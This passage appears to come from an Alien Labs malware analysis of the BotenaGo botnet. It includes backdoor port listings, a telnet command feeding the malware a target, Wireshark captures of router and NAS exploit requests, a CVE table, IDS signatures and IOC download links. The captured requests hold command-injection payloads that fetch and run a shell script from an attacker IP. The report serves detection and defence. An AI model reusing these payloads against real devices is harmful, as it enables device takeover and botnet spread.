tcp        0      0 0.0.0.0:23946           0.0.0.0:*               LISTEN      2885/./linux_server
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::19412                :::*                    LISTEN      46250/BotenaGo_malw
tcp6       0      0 :::31412                :::*                    LISTEN      46250/BotenaGo_malw
tcp6       0      0 :::1716                 :::*                    LISTEN      1882/kdeconnectd
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
$ 
```

malware backdoor ports

Figure 10. BotenaGo backdoor ports

2. The malware sets a listener to system IO (terminal) user input and can receive a target through it.

For example, if the malware is running locally on a virtual machine, a command can be sent through telnet. The target in figure 11 is a fake web server Alien Labs set up locally.




sending target to attack

local VM infected machine IP

```
$
$
$ echo [redacted]:1337 |telnet 192.168.88.128 19412
Trying 192.168.88.128...
Connected to 192.168.88.128.
Escape character is '^]'.
Connection closed by foreign host.
$ 
```

Figure 11. Sending the malware a target to attack

Using this information, we can see the results of some of the attacks with Wireshark (see figures 12 and 13).



Wireshark · Follow HTTP Stream (tcp.stream eq 77) · VMware Network Adapter VMnet8

```
POST /HNAP1/ HTTP/1.1
Host: [redacted]:1337
User-Agent: Mozila/5.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
SOAPAction: "http://purenetworks.com/HNAP1/GetDeviceSettings/`cd && cd tmp && export PATH=$PATH:. && cd /
tmp;wget http://107.172.30.215/a/wget.sh;chmod 777 wget.sh;sh wget.sh selfrep.dlink;rm -rf wget.sh`"
Content-Length: 0

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.8.10
Date: Tue, 02 Nov 2021 13:48:36 GMT
Content-type: text/html
```

DLink: CVE-2015-2051

Wireshark · Follow HTTP Stream (tcp.stream eq 98) · VMware Network Adapter VMnet8


```
GET /adv,/cgi-bin/weblogin.cgi?username=admin%27%3Bcd%20/tmp;wget%20http://107.172.30.215/shell/wget.sh%20-
O-%20>s;chmod%20777%20s;sh%20s%20selfrep.zyxel;+%23&password=asdf HTTP/1.1
Host: [redacted]:1337
Content-Type: application/x-www-form-urlencoded
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: Mozila/5.0

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.8.10
Date: Tue, 02 Nov 2021 14:36:24 GMT
Content-type: text/html
```

malware payload

CVE-2020-9054

Figure 12. Malware communication as seen in Wireshark



Wireshark · Follow HTTP Stream (tcp.stream eq 74) · VMware Network Adapter VMnet8

```
GET /goform/setUsbUnload/.js?deviceName=A;cd%20/tmp%3Brm%20wget.sh%3Bwget%20http%3A//107.172.30.215/shell/
wget.sh%3Bchmod%20777%20wget.sh%3Bsh%20wget.sh%20selfrep.tenda HTTP/1.1
Host: [redacted]:1337
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozila/5.0

HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.8.10
Date: Tue, 02 Nov 2021 13:42:32 GMT
Content-type: text/html
```

Tenda routers: CVE-2020-10987

Figure 13. Malware communication as seen in Wireshark

The new BotenaGo malware exploits more than 30 vulnerabilities. Below, Alien Labs has listed some of the CVE numbers of vulnerabilities that can be exploited. In addition, some of the vulnerabilities have been disclosed without CVE.

Vulnerability	Affected devices
CVE-2020-8515	DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta devices
CVE-2015-2051	D-Link DIR-645 Wired/Wireless Router Rev. Ax with firmware 1.04b12 and earlier
CVE-2016-1555	Netgear WN604 before 3.3.3 and WN802Tv2, WNAP210v2, WNAP320, WNDAP350, WNDAP360, and WNDAP660 before 3.5.5.0
CVE-2017-6077	NETGEAR DGN2200 devices with firmware through 10.0.0.50
CVE-2016-6277	NETGEAR R6250 before 1.0.4.6.Beta, R6400 before 1.0.1.18.Beta, R6700 before 1.0.1.14.Beta, R6900, R7000 before 1.0.7.6.Beta, R7100LG before 1.0.0.28.Beta, R7300DST before 1.0.0.46.Beta, R7900 before 1.0.1.8.Beta, R8000 before 1.0.3.26.Beta, D6220, D6400, D7000
CVE-2018-10561, CVE-2018-10562	GPON home routers
CVE-2013-3307	Linksys X3000 1.0.03 build 001
CVE-2020-9377	D-Link DIR-610
CVE-2016-11021	D-Link DCS-930L devices before 2.12
CVE-2018-10088	XiongMai uc-httpd 1.0.0
CVE-2020-10173	Comtrend VR-3033 DE11-416SSG-C01_R02.A2pvI042j1.d26m
CVE-2013-5223	D-Link DSL-2760U Gateway
CVE-2020-8958	Guangzhou 1GE ONU V2801RW 1.9.1-181203 through 2.9.0-181024 and V2804RGW 1.9.1-181203 through 2.9.0-181024
CVE-2019-19824	TOTOLINK Realtek SDK based routers, this affects A3002RU through 2.0.0, A702R through 2.1.3, N301RT through 2.1.6, N302R through 3.4.0, N300RT through 3.4.0, N200RE through 4.0.0, N150RT through 3.4.0, and N100RE through 3.4.0.
CVE-2020-10987	Tenda AC15 AC1900 version 15.03.05.19
CVE-2020-9054	Multiple ZyXEL network-attached storage (NAS) devices running firmware version 5.2, Affected products include: NAS326 before firmware V5.21(AAZF.7)C0 NAS520 before firmware V5.21(AASZ.3)C0 NAS540 before firmware V5.21(AATB.4)C0 NAS542 before firmware V5.21(ABAG.4)C0 ZyXEL has made firmware updates available for NAS326, NAS520, NAS540, and NAS542 devices. Affected models that are end-of-support: NSA210, NSA220, NSA220+, NSA221, NSA310, NSA310S, NSA320, NSA320S, NSA325 and NSA325v2

CVE-2017-18368	ZyXEL P660HN-T1A v1 TCLinux Fw $7.3.15.0 v001 / 3.40(ULM.0)b31 router distributed by TrueOnline
CVE-2014-2321	ZTE F460 and F660 cable modems
CVE-2017-6334	NETGEAR DGN2200 devices with firmware through 10.0.0.50

The payload

As payload, BotenaGo will execute remote shell commands on devices in which the vulnerability has been successfully exploited. Depending on the infected system, the malware uses different links, each with a different payload. At time of analysis, all the payloads had been removed from the hosted servers by the attacker(s), and so Alien Labs could not analyze any of them.

BotenaGo does not have any active communication to its C&C, which raises the question: how does it operate? Alien Labs has a few theories on how the malware is being operated and receives a target to attack (the attacker could be using one or a mix of the actions below):

1. The malware is part of a "malware suite" and BotenaGo is only one module of infection in an attack. In this case, there should be another module either operating BotenaGo (by sending targets) or just updating the C&C with a new victim’s IP.
2. The links used for the payload on a successful attack imply a connection with Mirai malware. It could be the BotenaGo is a new tool used by Mirai operators on specific machines that are known to them, with the attacker(s) operating the infected end-point with targets.
3. This malware is still in beta phase and has been accidently leaked.

Recommended actions

1. Maintain your software with the latest security updates.
2. Ensure minimal exposure to the Internet on Linux servers and IoT devices and use a properly configured firewall.
3. Monitor network traffic, outbound port scans, and unreasonable bandwidth usage.

Conclusion

Malware authors continue to create new techniques for writing malware and upgrading its capabilities. In this case, new malware writing in Golang (which Alien Labs has named BotenaGo) can run as a botnet on different OS platforms with small modifications.

Detection methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES
4001488: AV TROJAN Mirai Outbound Exploit Scan, D-Link HNAP RCE (CVE-2015-2051)
4000456: AV EXPLOIT Netgear Device RCE (CVE-2016-1555)
4000898: AV EXPLOIT Netgear DGN2200 ping.cgi - Possible Command Injection (CVE-2017-6077)
2027093: ET EXPLOIT Possible Netgear DGN2200 RCE (CVE-2017-6077)
2027881: ET EXPLOIT NETGEAR R7000/R6400 - Command Injection Inbound (CVE-2019-6277)
2027882: ET EXPLOIT NETGEAR R7000/R6400 - Command Injection Outbound (CVE-2019-6277)

2830690: ETPRO EXPLOIT GPON Authentication Bypass Attempt (CVE-2018-10561)

2027063: ET EXPLOIT Outbound GPON Authentication Bypass Attempt (CVE-2018-10561)

2830690: ETPRO EXPLOIT GPON Authentication Bypass Attempt (CVE-2018-10561)

2027063: ET EXPLOIT Outbound GPON Authentication Bypass Attempt (CVE-2018-10561)

2831296: ETPRO EXPLOIT XiongMai uc-httpd RCE (CVE-2018-10088)

4001914: AV EXPLOIT DrayTek Unauthenticated root RCE (CVE-2020-8515)

2029804: ET EXPLOIT Multiple DrayTek Products Pre-authentication Remote RCE Outbound (CVE-2020-8515) M1

2029805: ET EXPLOIT Multiple DrayTek Products Pre-authentication Remote RCE Inbound (CVE-2020-8515) M1

2029806: ET EXPLOIT Multiple DrayTek Products Pre-authentication Remote RCE Outbound (CVE-2020-8515) M2

2029807: ET EXPLOIT Multiple DrayTek Products Pre-authentication Remote RCE Inbound (CVE-2020-8515) M2

4002119: AV EXPLOIT Comtrend Router ping.cgi RCE (CVE-2020-10173)

2030502: ET EXPLOIT Possible Authenticated Command Injection Inbound - Comtrend VR-3033 (CVE-2020-10173)

4001814: AV EXPLOIT TOTOLINK Router PostAuth RCE (CVE-2019-19824)

2029616: ET EXPLOIT Zyxel NAS RCE Attempt Inbound (CVE-2020-9054) M1

2029617: ET EXPLOIT Zyxel NAS RCE Attempt Inbound (CVE-2020-9054) M2

4001142: AV EXPLOIT ManagedITSync - Kaseya exploitation (CVE-2017-18362) v1

4001143: AV EXPLOIT ManagedITSync - Kaseya exploitation (CVE-2017-18362) v2

2032077: ET EXPLOIT ZTE Cable Modem RCE Attempt (CVE-2014-2321)

4000897: AV EXPLOIT Netgear DGN2200 dnslookup.cgi Lookup - Possible Command Injection (CVE-2017-6334)

2027094: ET EXPLOIT Possible Netgear DGN2200 RCE (CVE-2017-6334)

Associated indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION
SHA256	0c395715bfeb8f89959be721cd2f614d2edb260614d5a21e90cc4c142f5d83ad	BotenaGo malware hash

URL	http://107[.]172.30.215/shell/wget.sh	Malware payload download link
URL	http://rippr[.]cc/u	Malware payload download link
URL	http://107[.]172.30.215/b	Malware payload download link
URL	http://37[.]0.11.220/g+-O-	Malware payload download link
URL	http://107[.]172.30.215/l	Malware payload download link
URL	http://107[.]172.30.215/a/wget.sh	Malware payload download link
URL	http://107[.]172.30.215/multi/wget.sh	Malware payload download link
URL	http://107[.]172.30.215/arm/arm5/arm7/i586/i686/m68k/mips/mipsel/powerpc/sh4/sparc/x86_64bot.mips	Malware payload download link
URL	http://107[.]172.30.215/arm/arm5/arm7/i586/i686/m68k/mips/mipsel/powerpc/sh4/sparc/x86_64bot.arm7	Malware payload download link
URL	http://37[.]0.11.220/a/wget.sh	Malware payload download link

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0008: Lateral Movement
    - T1210: Exploitation of Remote Services
    - T1570: Lateral Tool Transfer
- TA0011: Command and Control

    T1571: Non-Standard port

Share this with others

Tags: alien labs